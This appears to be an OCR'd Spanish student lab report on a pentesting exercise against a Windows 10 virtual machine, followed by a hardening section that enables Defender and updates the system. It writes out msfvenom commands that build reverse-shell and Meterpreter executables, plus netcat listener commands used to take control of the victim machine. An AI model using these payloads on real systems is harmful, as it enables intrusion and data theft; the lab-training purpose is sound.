


Ilustración 18 Prueba de conectividad efectiva





Ilustración 19 Payload efectivo , se obtiene control de la maquina victima

Crearemos ahora el payloads para uno de los puertos detectados con nmap: el 445:

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.72 LPORT=445 -f exe -o PoC4_71705244.exe:



Enviamos el archivo a la maquina víctima , y ejecutamos el comando: nc -nlvp 445 en la maquina atacante para quedar atentos al puerto escucha.

Al lograr este acceso es posible ya navegar sobre las unidades de disco duro que tenga la maquina victima , de esta manera podemos crear , copiar , y eliminar archivos ,como por ejemplo el archivo encontrado en el escritorio el cual el atacante de seguro usaria para identificar la máquina , y después de copiarlo a su colección lo ha eliminado.




Ilustración 20 creación de payload con puerto detectado en Nmap 445

La máquina victima ejecuta el archivo y aparentemente no sucede nada , pero en nuestra maquina atacante ya tenemos dominio de la máquina 192.1680.100.110




Ilustración 21 navegando en la maquina victima a nuestro antojo

2. A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 10 X64

El Anexo 4 - Escenario 3 proporciona prácticamente toda la informacion relevante para la identificación del fallo de seguridad en la maquina victima:

Creación de archivo .txt en el escritorio: El administrador del equipo notó la creación de un archivo con extensión .txt en el escritorio, que luego desapareció. Este hecho indica una posible actividad sospechosa en el sistema posiblemente por un tercero.

Descarga y ejecución de archivo PoCseminario.exe: El administrador recibió un archivo llamado PoCseminario.exe a través de WhatsApp Web y lo ejecutó en la computadora afectada. Esto sugiere una posible entrada de malware en el sistema.

La Desactivación de sistemas de seguridad: Se menciona que todos los sistemas de seguridad, incluyendo Firewall, Windows Defender y antivirus, estaban totalmente

desactivados. Esta falta de protección deja al sistema totalmente vulnerable ,de ahí la importancia de mantener los sistemas operativos actualizados y activados sus defensas como son el defender el cual presta una magnifica protección a windows ,aunque sin embargo es bueno tener un antivirus de otra empresa.

Recuerda un archivo que contenía campos como "Nombre_estudiante_codigo_fecha_actividad". Que luego no estaba , la desaparición posterior de este archivo sugiere una actividad sospechosa en el sistema , es decir la maquina ha sido vulnerada y un tercero tiene acceso.

Estos datos proporcionan información crucial sobre las acciones realizadas en la máquina afectada, lo que ayuda a identificar el posible vector de ataque y el fallo de seguridad específico que permitió la intrusión en el sistema Windows 10 X64.

3. ¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

La herramienta principal fue nmap , con la cual se identifican los puertos abiertos , en este caso detectamos el puerto 445 , el cual nos facilitara el ataque.

4 Procedemos a ejecutar el comando msfvenom -l payloads | grep Windows (con el objetivo de buscar los posibles payloads disponibles para generar un ataque a la maquina víctima. buscar payloads para Windows)




Ilustración 22 Identificación de posibles payloads para lograr ataque a víctima.

5. msfvenom -p windows/x64/shell_reverse_tcp LHOST= 192.168.100.72 LPORT T= 445 -f exe -o prueba.exe (luego enviarlo para la victima)
6. debemos recordar que la Ip varía mucho he colocado las capturas de todos los momentos , y en el último instante he estado trabajando con la IP maquina atacante: 192.168.100.72 ,

7. la maquina victima recordemos que estamos sobre la 192.168.100.110 , la cual se le ha realizado el pentesting necesario.




Ilustración 23 Comando para identificar ip

cmd/windows/powershell/x64/meterpreter/reverse_tcp

```
sudo iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
```

PoC_cedulaestudiante.exe

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.198 LPORT=443 -f exe -o PoC_71705244.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.72 LPORT=8001 -f exe -o PoC3_71705244.exe
```

1. Shell reverse_tcp
2. nc -nlvp 443 (comando para colocar en modo escucha el puerto.)




Ilustración 24 Creación de payloads




Ilustración 25 resultado del Análisis del payload en la URL de VIRUSTOTAL

4. Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

Fuente propia : imágenes de galería de Bing office.

El ataque a la máquina Windows 10 puede tener varias significativas.

Compromiso de la Seguridad del Sistema Operativo: El atacante logra comprometer el sistema operativo al explotar vulnerabilidades en el sistema. Esto puede permitir al atacante obtener acceso no autorizado y tomar el control completo del sistema.

Ejecución de Código Malicioso: El archivo "PoCseminario.exe" descargado y ejecutado por el usuario contiene código malicioso. Una vez ejecutado, este código puede realizar diversas acciones no deseadas, como robar información confidencial, instalar malware adicional, o abrir puertas traseras para acceso remoto.

Desactivación de Seguridad: El administrador menciona que los sistemas de seguridad del sistema operativo y externos estaban desactivados por completo. Esto hace que el sistema sea aún más vulnerable a ataques y facilita al atacante evadir cualquier detección o protección.

Posible Exfiltración de Datos Sensibles: Dado que el atacante ha obtenido acceso al sistema, existe el riesgo de que se hayan extraído datos sensibles o confidenciales de la máquina comprometida. Esto puede incluir información personal, credenciales de usuario, datos financieros, entre otros.

.

ETAPA 4 - CONTENCIÓN DE ATAQUES INFORMÁTICOS

1. Descargue una guía de hardenización para Windows 10

Asegure la máquina que fue afectada con el Payload de la Etapa4

Genere un documento donde mencione el paso a paso utilizado para

asegurar y erradicar el ataque ejecutado en la Etapa 4.

Mantener los sistemas operativos actualizados y mantener activo el defender con todas sus configuraciones perfectamente configuradas ,evitaran que la maquina sea un punto débil en el eslabón de la red

En el análisis realizado por el defender vemos como nos da como resultado que no tiene amenazas ,sin embargo, observamos que se encuentran en la carpeta los payloads creados en msfvenom




Ilustración 26 Defender desactivado - No detecta Virus

Lo primero que debemos realizar es activar el defender y actualizar el sistema operativo ya que esto instalara todos los parches de seguridad mal llamada actualizaciones para no asustar los usuarios.




Ilustración 27 Actualización de Defender

La instalación de Software de Seguridad y su respectiva configuración mejoraran la seguridad de la maquina víctima y de esta manera proteger la maquina contra amenazas conocidas y cualquier ataque malicioso.

Cunado solo hemos actualizado y activado el defender incluido en win10 ya no permite la descarga de archivos maliciosos.

